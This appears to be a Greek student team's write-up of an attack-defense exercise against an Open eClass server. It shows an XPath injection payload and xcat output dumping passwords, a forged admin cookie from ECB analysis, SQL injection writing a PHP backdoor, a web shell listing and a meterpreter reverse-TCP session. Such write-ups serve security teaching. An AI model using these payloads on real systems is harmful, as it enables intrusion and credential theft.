

Επεισόδιο #1: Web Application Security

– Active Response

Απάντηση στο ερώτημα 1:

| <u>USERNAME</u> | <u>PASSWORD</u> |
|------------------|--------------------------------------|
| evaluation_user1 | RFCFqXGGb2N7e4kzfESMwYaq5JbzSTgN9U5t |
| evaluation_user2 | htY63vfjnu37BZqWZjVARdqggguXg8bHUkeN |
| SysAdministrator | secret_password (<- not working) |

Exploitation

Μέθοδος που χρησιμοποιήθηκε: XPATH Vulnerability

Από την κεντρική σελίδα <http://users.enemy.chickenkiller.com/> χρησιμοποιούμε το URL του κατάλογου χρηστών :

<http://users.enemy.chickenkiller.com/catalogue.php?name=SysAdministrator>

User listing

<http://users.enemy.chickenkiller.com/catalogue.php?name=SysAdministrator%27%20or%20%27a%27=%27a>

```

root@kali:~/xcat# python3 run_xcat.py --method=GET http://users.enemy.chickenkiller.com/catalogue.php name=SysAdministrator name
"Hello SysAdministrator" run retrieve
Injecting using String ['']
Detecting features...
Supported features: Substring search speedup
Retrieving /*[1]
<?xml version="1.0" encoding="utf-8"?>
<data>
  <users>
    <user>
      <name>
        evaluation_user1
      </name>
      <message>
        Hello evaluation_user1. The password stored here is valid and you are authorized for Open e-class
      </message>
      <password>
        RFCFqXGgb2N7e4kzfESMwYaq5JbzSTgN9U5t
      </password>
    </user>
    <user>
      <name>
        evaluation_user2
      </name>
      <message>
        Hello evaluation_user2. The password stored here is valid and you are authorized for Open e-class
      </message>
      <password>
        htY63vfjnu37BZqWZjVARdqggguXg8bHUkeN
      </password>
    </user>
    <user>
      <name>
        SysAdministrator
      </name>
      <message>
        Hello SysAdministrator
      </message>
      <password>
        secret_password
      </password>
    </user>
  </users>
</data>

```

Παρατίθεται και το σχετικό output:

```

xcat --method=GET http://users.enemy.chickenkiller.com/catalogue.php
name=SysAdministrator name "Hello SysAdministrator" run retrieve
Injecting using String ['']
Detecting features...
Supported features: Substring search speedup
Retrieving /*[1]
<?xml version="1.0" encoding="utf-8"?>
<data>
  <users>
    <user>
      <name>
        evaluation?user1
      </name>
      <message>
        Hello
        evaluation?user1? The password stored here is valid and you are authorized for Open
        e?class
      </message>
      <password>
        RFCFqXGgb2N7e4kzfESMwYaq5JbzSTgN9U5t
      </password>
    </user>
    <user>
      <name>
        evaluation?user2
      </name>

```

```

Could not get char at index 17: substring((/*[1]/*[1]/*[2]/*[2]/text()[1]),17,1)
Could not get char at index 23: substring((/*[1]/*[1]/*[2]/*[2]/text()[1]),23,1)
Could not get char at index 92: substring((/*[1]/*[1]/*[2]/*[2]/text()[1]),92,1)
<message>
Hello
evaluation?user2? The password stored here is valid and you are authorized for Open
e?class
</message>
<password>
htY63vfjnu37BZqWZjVARdqggguXg8bHUkeN
</password>
</user>
<user>
<name>
SysAdministrator
</name>
<message>
Hello SysAdministrator
</message>
Could not get char at index 7: substring((/*[1]/*[1]/*[3]/*[3]/text()[1]),7,1)
<password>
secret?password
</password>
</user>
</users>

```

Απάντηση στο Ερώτημα 2

Πήραμε τα cookies -έπειτα από ανάλυση των 2 χρηστών στο login form- και συγκρίναμε τη δομή τους.

Συμπεράναμε πως η δομή της κωδικοποίησης ήταν ECB λόγω των όμοιων block και προσπαθήσαμε να βρούμε την κρυπτογράφηση του SysAdministrator.

Ο στόχος φάνηκε πως ήταν να εισάγουμε το Cookie που αντιστοιχούσε στον Administrator στο Cookie που ήδη είχαμε από κάποιον logged-in user.

Άρα το πρώτο milestone για την επίτευξη του στόχου ήταν να βρούμε το Cookie του Admin, βρίσκοντας σχέσεις στα Patterns των cookies που ήδη είχαμε στα χέρια μας.


Παρατηρήσαμε κοινή ύπαρξη χαρακτήρων στο πρώτο και δεύτερο κομμάτι των cookies όπου και δοκιμάζοντας (με αλλαγές στο hidden πεδίο Date) φάνηκε περιέργη η ύπαρξη του field στο form, όπως φαίνεται και στις ακόλουθες προσπάθειες:

Cookies Analysis Matrix

| COOKIE VALUE | COOKIE CONTENT - NOTES |
|---|-------------------------------------|
| SQFuoC2gQwqJMWaEysuOV 2rGYOrFposd6lJAE%2Bzfsf %2BkZlFmCJi7d1lOmQ%2BdSBaE | User2 2016/05/26 |
| SQFuoC2gQwqJMWaEysuOV 9Uba0pWWgUdCcatsC5jYmP1OPimRuD%2B%2F6lVsbOLJ ABU | User2 ----- NO LOGIN |
| SQFuoC2gQwqJMWaEysuOV 4yw%2B%2FNozMplVVmT5lZPEGuhjoNbhok85HWPk4RH% 2BBnH | User2 NULL NO LOGIN |
| SQFuoC2gQwqJMWaEysuOV xX5qSuqWKzaudI0B7MTxR cnFr374MyrXJUybhWV6JjZ | User2 15 x Xs NO LOGIN |
| SQFuoC2gQwqJMWaEysuOV xX5qSuqWKzaudI0B7MTxR fQoZIVDdGQIBd9dtAcPNT%2FJxa9%2B%2BDMqlyVGG4V leiY2Q%3D%3D | User2 15 x Xs SysAdministrator |
| SQFuoC2gQwqJMWaEysuOV 9dJE98qYgeBQkF%2F%2B70RxxhZ tAnONk4WMMTyDtFrd3eHx 9Tj4pkbg%2Fv%2BpVbGziyQAVA%3D%3D | User2 SysAdministrator |
| SQFuoC2gQwqJMWaEysuOV %2B7h2ZAqOITs2ZOq9h3TFFywbrh%2BZCnBKmeg6SYpA viu 9Tj4pkbg%2Fv%2BpVbGziyQAVA%3D%3D | User2 User2 |
| SQFuoC2gQwqJMWaEysuOV 9dJE98qYgeBQkF%2F%2B70RxxhZ NIWJGSOX%2B5LI6Tx7DXraobQJzjzOFjDE8g7Ra3d3h8 fU4%2BKZG4P7%2FqVWxs4skAFQ%3D | User2 SysAdministrator x 2 |
| SQFuoC2gQwqJMWaEysuOV 2rGYOrFposd6lJAE%2Bzfsf %2BkZlFmCJi7d1lOmQ%2BdSBaE | User2 2016/05/26 MyIP |
| SQFuoC2gQwqJMWaEysuOV 2rGYOrFposd6lJAE%2Bzfsf 9HjojcU3cHCCQ9J02bSJoF | User2 2016/05/26 nonMyIP |
| SQFuoC2gQwqJMWaEysuOV %2Bwo%2FFnUqoEOPgXy7fSZnVr7weSF9W%2BStKl5UdZ 1E7YF | User2 Server's IP |
| SQFuoC2gQwqJMWaEysuOV 2rGYOrFposd6lJAE%2Bzfsf% 2BkZlFmCJi7d1lOmQ%2BdSBaE | User2 2016/05/26 |
| SQFuoC2gQwqJMWaEysuOV %2BtYCS%2Fb5W8r0026mrLmq9u kZlkFmCJi7d1lOmQ%2BdSBaE | User MIKE/05/26 |
| SQFuoC2gQwqJMWaEysuOV xX5qSuqWKzaudI0B7MTxR eFnifyg5one6jHqRf2mpMg6itX%2F6VlrL9JpeGgo62K M2G%2FO4Jh11G8w%2Bs5z6Bj3%2FM%3D | User2 15 x Xs Server's IP 15 x Xs |

Τέλος, αφού αναλύσαμε τα αποτελέσματα έπειτα από decoding και encoding των πρώτων 16byte με BASE64 και χρησιμοποιώντας έναν cookie manager δημιουργήσαμε το τελικό μας cookie που μας έδωσε δικαιώματα διαχειριστή και είναι το ακόλουθο:

**0KGSFQ3RkCAXfXbQHDzU%2F2rGYOrFposd6lJAE%2Bzfsf%2BkZIFmCJi7d1lOmQ%2BdS
BaE**



Απάντηση στο Ερώτημα 3


Τα δικαιώματα δεν ήταν αρκετά για να ανεβάσουμε backdoor διότι όταν δοκιμάσαμε να αλλάξουμε από έναν Uploader τα file extention όπου μας επέτρεπε ήθελε 2FA όπου δεν γνωρίζαμε το password.

Ψάχναμε παράλληλα και τον κώδικα στο GitHub (<https://github.com/maellak/openeclass>) με δεδομένο ότι είχαμε να κάνουμε με το OpenClass!

Σε αυτό το σημείο είχαμε αρκετά ενδιαφέροντα ευρήματα τα οποία όμως δεν απέδωσαν, όπως:

Το URL <http://enemy.chickenkiller.com/modules/admin/commondocs.php> μας επέτρεπε να ανεβάσουμε κείμενο χωρίς την απαίτηση 2FA (Two Factor Authentication)! Δυστυχώς δεν καταφέραμε (στον χρόνο που είχαμε) να κάνουμε bypass το File Extension Check και να ανεβάσουμε εκτελέσιμα αρχεία αν και δοκιμάσαμε αρκετές μεθόδους (εικόνες, pdfs με διπλό, τριπλό extension, Null Poison tests, etc.)


Επίσης προσπαθήσαμε (χωρίς αποτέλεσμα) να αλλάξουμε τα επιτρεπόμενα *File Extensions* όπως δείχνει η επόμενη εικόνα:



Τελικά, αναγκαστήκαμε να ψάξουμε για άλλο Vulnerability γνωρίζοντας ότι υπάρχουν πάρα πολλά Sql Injection το εκμεταλευτήκαμε και χρησιμοποιήσαμε ένα από αυτά για Manual SQL Injection.

Εδώ βλέπουμε ότι μας σταματάει το firewall:

Το οποίο firewall παρακάμψαμε όπως φαίνεται στην παρακάτω εικόνα:



Επιχειρήσαμε τελικά να χρησιμοποιήσουμε την μέθοδο INTO OUTFILE και INTO DUMPFILE όπου μπορούσαμε να γράψουμε κάποιο PHP κώδικα στον Server .

Γράψαμε έναν δικό μας backdoor και ανεβάσαμε SHELL.

Παρατίθεται εικόνα από το shell που ανέβηκε με το όνομα:

<http://enemy.chickenkiller.com/0xyg3n-ellak.php>

```

User: root@kali:~$ curl -s http://192.168.1.101:8080/0xyg3n-ellak.php
PHP: 5.6.20-0+deb8u1 Safe Mode:OFF
Our IP: 
WEBS: CANT READ named.conf
HDD: 58.09 GB Free:44.07 GB [75%]
Useful: gcc,cld,make,php,perl,python,tar,gzip,bzip2,nc,locate,
Downloaders: wget,curl,kp-mirror
Disabled
functions:pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifwaitstatus,pcntl_wtermsig,pcntl_wstoppsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait
cURL: ON MySQL: ON MSSQL: OFF PostgreSQL: OFF Oracle: OFF
Open_basedir: NONE Safe_mode_exec_dir: NONE Safe_mode_include_dir: NONE
Server: Apache
PWD: /var/www/html/ [CURRENT]

```

| | HOME | PROCESS | EVAL | SQL | HASH | CONNECT | ZONE-H | DDOS | SAFE MODE | SYMLINK | MADSPOT | Kill Code |
|--------------------|-----------|---------------------|------|-----|------|---------|--------|------|-------------------|-------------|---------|-----------|
| Name | Size | Modify | | | | | | | Owner/Group | Permissions | | Actions |
| .. | dir | 2016-05-27 12:38:58 | | | | | | | root/0 | drwxr-xr-x | | RTX |
| config | dir | 2016-05-03 21:10:42 | | | | | | | root/0 | drwxr-xr-x | | RTX |
| courses | dir | 2016-05-27 10:48:57 | | | | | | | www-data/www-data | drwxr-xr-x | | RTX |
| Domainznt | dir | 2016-05-27 06:34:01 | | | | | | | www-data/www-data | drwxr-xr-x | | RTX |
| file | dir | 2016-05-27 11:24:49 | | | | | | | www-data/www-data | drwxr-xr-x | | RTX |
| fuse_mount | dir | 2016-05-27 06:35:53 | | | | | | | www-data/www-data | drwxr-xr-x | | RTX |
| include | dir | 2016-04-28 14:22:30 | | | | | | | root/0 | drwxr-xr-x | | RTX |
| info | dir | 2016-02-15 16:06:24 | | | | | | | root/0 | drwxr-xr-x | | RTX |
| js | dir | 2016-04-01 14:12:44 | | | | | | | root/0 | drwxr-xr-x | | RTX |
| lang | dir | 2016-10-23 11:22:58 | | | | | | | root/0 | drwxr-xr-x | | RTX |
| main | dir | 2016-02-15 16:06:26 | | | | | | | root/0 | drwxr-xr-x | | RTX |
| modules | dir | 2016-05-17 23:52:04 | | | | | | | root/0 | drwxr-xr-x | | RTX |
| template | dir | 2015-10-23 11:25:58 | | | | | | | root/0 | drwxr-xr-x | | RTX |
| vendor | dir | 2016-04-28 14:22:32 | | | | | | | root/0 | drwxr-xr-x | | RTX |
| .htaccess | 49 B | 2016-05-27 08:47:27 | | | | | | | www-data/www-data | -rw-r--r-- | | RTEDX |
| x11-impactcrash | 219 B | 2016-05-27 07:10:12 | | | | | | | www-data/www-data | -rw-r--r-- | | RTEDX |
| 0xyg3n-ellak.php | 98.05 KB | 2016-05-27 05:54:09 | | | | | | | www-data/www-data | -rw-r--r-- | | RTEDX |
| ac | 0 B | 2016-05-27 06:49:30 | | | | | | | www-data/www-data | -rw-r--r-- | | RTEDX |
| backdoorLKV02.php | 2.51 KB | 2016-05-27 06:16:25 | | | | | | | mysql/126 | -rw-rw-rw- | | RTEDX |
| backdoorLKV02.php | 2.51 KB | 2016-05-27 06:15:30 | | | | | | | mysql/126 | -rw-rw-rw- | | RTEDX |
| backdoorLKV233.php | 2.51 KB | 2016-05-27 08:49:28 | | | | | | | mysql/126 | -rw-rw-rw- | | RTEDX |
| bdbd.php | 2.51 KB | 2016-05-27 06:34:51 | | | | | | | mysql/126 | -rw-rw-rw- | | RTEDX |
| bp.php | 12.61 KB | 2016-05-27 06:30:51 | | | | | | | www-data/www-data | -rw-r--r-- | | RTEDX |
| cache.php | 104.67 KB | 2016-05-27 05:51:14 | | | | | | | www-data/www-data | -rw-r--r-- | | RTEDX |
| cat | 0 B | 2016-05-27 14:28:54 | | | | | | | www-data/www-data | -rw-r--r-- | | RTEDX |
| DIKYUp.php | 253 B | 2016-05-27 06:14:26 | | | | | | | mysql/126 | -rw-rw-rw- | | RTEDX |
| file.php | 1.44 KB | 2016-05-27 14:39:49 | | | | | | | www-data/www-data | -rw-rw-rw- | | RTEDX |
| greesh.php | 257.67 KB | 2016-05-27 06:03:49 | | | | | | | www-data/www-data | -rw-r--r-- | | RTEDX |
| hshell.php | 2.46 KB | 2016-05-27 11:33:24 | | | | | | | www-data/www-data | -rw-r--r-- | | RTEDX |
| index.php | 16.98 KB | 2016-05-27 06:44:18 | | | | | | | root/0 | -rw-r--r-- | | RTEDX |

Αμέσως μετά ανεβάσαμε payload με αποτέλεσμα να πάρουμε access με

php/meterpreter/reverse_tcp

```
root@0xyg3n: ~  
Usage: rm file  
meterpreter > rm bdbd.php  
meterpreter > ls  
Listing: /var/www/html  
=====
```

| Mode | Size | Type | Last modified | Name |
|------------------|--------|------|---------------------------|------------------|
| 100644/rw-r--r-- | 100402 | fil | 2016-05-27 05:57:18 -0400 | 0xyg3n-ellak.php |
| 100644/rw-r--r-- | 107177 | fil | 2016-05-27 05:53:39 -0400 | cache.php |
| 40755/rwxr-xr-x | 4096 | dir | 2016-05-26 04:07:32 -0400 | config |
| 40755/rwxr-xr-x | 4096 | dir | 2016-05-27 05:50:16 -0400 | courses |
| 100644/rw-r--r-- | 263858 | fil | 2016-05-27 06:03:49 -0400 | greekh.php |
| 40755/rwxr-xr-x | 4096 | dir | 2016-05-26 04:07:32 -0400 | include |
| 100644/rw-r--r-- | 18 | fil | 2016-05-27 05:56:56 -0400 | index.html |
| 40755/rwxr-xr-x | 4096 | dir | 2016-05-26 04:07:32 -0400 | info |
| 40755/rwxr-xr-x | 4096 | dir | 2016-05-26 04:07:32 -0400 | js |
| 40755/rwxr-xr-x | 4096 | dir | 2016-05-26 04:07:32 -0400 | lang |
| 40755/rwxr-xr-x | 4096 | dir | 2016-05-26 04:07:32 -0400 | main |
| 40755/rwxr-xr-x | 4096 | dir | 2016-05-26 04:07:32 -0400 | modules |
| 40755/rwxr-xr-x | 4096 | dir | 2016-05-26 04:07:32 -0400 | template |
| 40755/rwxr-xr-x | 4096 | dir | 2016-05-26 04:07:32 -0400 | vendor |

```
meterpreter >
```

Η τελική διαδικασία για την υλοποίηση του ΣΤΟΧΟΥ “απόκτηση ROOT” δεν έχει επιτευχθεί.

Υ.Γ

Όπως παρατηρήσαμε στο `bash_history` υπήρξε προσπάθεια διαγραφής του flag με την εντολή `rm secret_flag.txt` στη γραμμή 23:

1. `rm -rf bash`
2. `ls -l`
3. `./wrapper -xvf test.tar`
4. `ls -l`
5. `clear`
6. `ls -l`
7. `./wrapper -cvf LKYV.tar secret_flag.txt`
8. `ls -l`
9. `cp LKYV.tar /tmp`
10. `cd /tmp`
11. `ls`
12. `/var/www/wrapper -xvf LKYV.tar --no-same-permissions www-data`
13. `/var/www/wrapper -xvf LKYV.tar --no-same-permissions secret_flag.txt`
14. `ls`
15. `ls -l secret_flag.txt`
16. `cat Em0aDxYY.sh`
17. `ls -l`
18. `ls`


```
19. cat EmOaDxYY.sh
20. cat NvFaKahc.sh
21. cat agOUOoaX
22. ls
23. rm secret_flag.txt //προσπάθεια διαγραφής secret_flag
24. rm LKYV.tar
25. w
26. ls -l
27. ls
28. cd /var/www
29. ls -la
30. cp LKYV.tar /tmp
31. cd /tmp
32. ls -la
33. /var/www/wrapper -xvf -p www-data LKYV.tar LKYV_secret
34. tar -xvf LKYV.tar
35. mkdir lkyv
36. mv LKYV.tar /lkyv
37. ls -la
38. ls -la LKYV*
39. cp LKYV.tar lkyv
40. cd lkyv
41. ls -la
42. tar -xvf LKYV.tar
43. cat secret_flag.txt
```

etc.